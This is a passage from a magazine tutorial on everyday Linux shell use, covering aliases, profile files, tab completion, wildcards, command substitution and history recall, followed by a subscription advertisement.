
```
ll X Y Z
```

becomes

```
ls -alF X Y Z
```

These aliases aren't always easy to remember, but fear not – you can create your own aliases using exactly the same syntax as in the output from the **alias** command:

```
alias myalias='somecommand --option1 --option2'
```



› Aliases save you typing and enable you to use more memorable command abbreviations. You choose these yourself, so you have no excuse for forgetting!

Aliasing a command to its own name is a neat trick, but what if you then need to use the original command? Don't worry – the developers have thought of that. Prefix the command with a backslash and your alias will be ignored:

```
\ls Documents
```

Profiles

You can customise your terminal experience with aliases and custom prompts, but to make them even more convenient you need a way of applying these automatically when you open a terminal. That can be done through your profile, which is a file containing commands that are read and run whenever you open a shell session.

There are several locations that are read, the first of which is **/etc/profile**, which contains global profile settings. This in turn runs any files in **/etc/profile.d**, which makes it easy to add global settings without touching the default profile. Then the user's profile is read from one of **~/.bash_profile**, **~/.bash_login** and **~/.profile**. Only the first of these files that exists is run and any settings in here override those in the global profile if the same thing is set in both.

The profile is simply a set of shell commands, one per line, that are run when the shell starts up. These can set up aliases, environment variables or set the command prompt. A typical use of environment variables would be to change the default text editor to nano:

```
EDITOR=/usr/bin/nano
```

Word completion

If, like me, you aren't a particularly confident touch typist, you'll soon get fed up with typing out command and file names in full, then dealing with the error messages resulting from misspellings. Fortunately for us, the shell provides a way to both save typing and avoid mistakes called tab completion. The name is fairly self-explanatory – it uses the Tab key to complete the word you are typing. If this is the first word on a line, it will be a command so it looks in the command path for matches, for example typing **chm** and hitting Tab will complete to **chmod**. Used after the command, the Tab completes on file names, so instead of typing:

```
cat /pathto/somelongdirectory/someevenlongerfilename.txt
```

you can use:

```
cat /pa[press TAB]som[press TAB]som[press TAB]
```

Isn't that easier? When more than one file matches, the Tab key will complete up to the point where it becomes ambiguous, pressing Tab again at this point shows a list of options, which you can cycle through with Tab, or add another

letter or two and press tab again. It is actually a lot easier to use than describe – just try it.

Wild, wild cards

There are times you want to include more than one file in a command, but don't want to type them all out. The Linux shell has a couple of 'wildcard' operators to help with this. The most used one is the star, which is used as a replacement for any string of characters. So ***** on its own will match every file in the current directory (that this is different from MS-DOS shells where ***** does not match **.** and you need to use ***.*** to match any file with an extension). You can also use ***** to match one part of a file name, ***.txt** matches all files that end with **.txt**, and **a*.txt** only matches those that also start with a. This matching is performed by the shell. It expands the matches to a list of files before passing them to the command, which never sees the wildcard or even knows that you used one. This can be an important distinction, especially if you want to pass a ***** to the program you're running. For example, if you're using **scp** to copy files from a remote computer and run:

```
scp user@othercomputer:Documents/*.txt Documents/
```

you may expect it to copy all .txt files from the other computer's Documents directory to the same one here, but it won't. The shell expands the ***.txt** to match all .txt files on the local system, so you only copy the files you already have. In such an instance, you need to tell the shell not to expand the ***** by preceding it by a backslash, known as escaping it:

```
scp user@othercomputer:Documents/\*.txt Documents/
```

Now it passes **Documents/*.txt** unchanged to the remote computer and lets its shell handle the expansion.

There's a second wildcard character, too. While ***** matches any number of characters, including none, **?** matches exactly one. So **ab?.txt** matches abc.txt and ab1.txt but not ab.txt or abcd.txt, whereas **ab*.txt** would match all of them.

Bring on the substitute

There is a powerful feature in shells called command substitution. This allows you to embed the output from one command in another. As a simple example, there is a command called **foo** on your system and let's say you want to know what type of program it is: compiled, Python or even a shell script. The **which** command gives you the path to a program, and **file** reports the type of a file. You could use:

```
which foo
```

to get /usr/local/bin/foo and then

```
file /usr/local/bin/foo
```

to get the file type, but even with copy and paste, this is a lot of work and easy to mistype. Alternatively, you could do:


```
file $(which foo)
/usr/local/bin/foo: a /usr/bin/perl script, ASCII text executable
```

What happens is that the shell runs whatever is inside **$(..)** and substitutes the output from that into the command line before running it. You can also use backticks for this:

```
file `which foo`
```

This is quicker to type but less readable, especially when posted to a forum where the reader's font can make **'** and **`** look similar. With the first format there is no such confusion.

One of the great advantages of the shell is that it's simple to repeat commands, no matter how complex, with a couple of keypresses. At its simplest, you can press the Up key to show previous commands, then press Enter to run your



As the name suggests, tab completion lets you use the Tab key to complete the word you're typing, helping save time and avoid mistakes.

chosen one again. You can also edit the command before running it, if you like. That's fine if you want to use one of the last few commands you ran, but most shells keep a history of the last 500 or so commands that you an access again.

Please repeat that

To avoid wearing out your keyboard's Up arrow key (and your eyes), press Ctrl-R and then type in part of the command. The terminal will show you the most recent command that matches what you are typing, updating with each keypress. If you have run several very similar commands, you don't need to keep typing – just type a few characters and press Ctrl-R again to see the previous match. Keep going until you find the one you want. (Don't be alarmed – this is one of those things that takes far longer to describe than to actually do.) You can edit the command before running it. The search term that you type in doesn't have to be the command itself – any part of the command line will match, so you could start with the file name.

You can also access commands within the history directly. The **!** character tells the shell that you are referring to its history. **!!** is a shortcut for the previous command while **!-n** means 'execute the command run n commands ago' (so **!!** is the same as **!-1**). **!xyz** runs the last command starting with xyz, and **!?xyz** does the same for the last command containing xyz (much the same as Ctrl-R does). ■

The history command shows recently executed commands, use ! and Ctrl-R to find and run again the commands you used before.

★ SAVE UP TO 57% ★

- On the perfect gift this Christmas -

WITH OUR VARIED SELECTION OF TITLES YOU'LL FIND THE PERFECT PRESENT FOR THAT SPECIAL SOMEONE



SAVE UP TO **45%**
FROM **£25.49**



SAVE UP TO **40%**
FROM **£25.49**



SAVE UP TO **70%**
FROM **£15.99**



SAVE UP TO **45%**
FROM **£23.49**



SAVE UP TO **50%**
FROM **£23.49**



SAVE UP TO **57%**
FROM **£15.99**



SAVE UP TO **55%**
FROM **£12.99**



SAVE UP TO **40%**
FROM **£17.99**



SAVE UP TO **35%**
FROM **£22.49**



SAVE UP TO **50%**
FROM **£20.99**



SAVE UP TO **50%**
FROM **£21.49**



SAVE UP TO **40%**
FROM **£25.49**

- **Save up to 57%** off the cover price
- **Delivery included** in the price
- **Over 45 magazines** covering cars, film, music, technology, gaming and more
- **Free gift card** you can personalise to announce your gift
- **Huge range of items** priced under £20
- **PLUS! 20% off** overseas subscriptions



2 easy ways to order

myfavouritemagazines.co.uk/Z501

Or call us on **0844 848 2852**
quote **Z501**

Lines open Mon to Fri 8am – 9.30pm
and Sat 8am – 4pm

Savings compared to buying 2 year's worth of full priced issues from UK newsstand. This offer is for new print subscribers only. You will receive 13 issues in a year. Full details of the Direct Debit guarantee are available upon request. If you are dissatisfied in any way you can write to us or call us to cancel your subscription at any time and we will refund you for all unmailed issues. Prices correct at point of print and subject to change. For full terms and conditions please visit: myfavm.ag/magterms **Offer ends: 31st January 2015**

9001

0006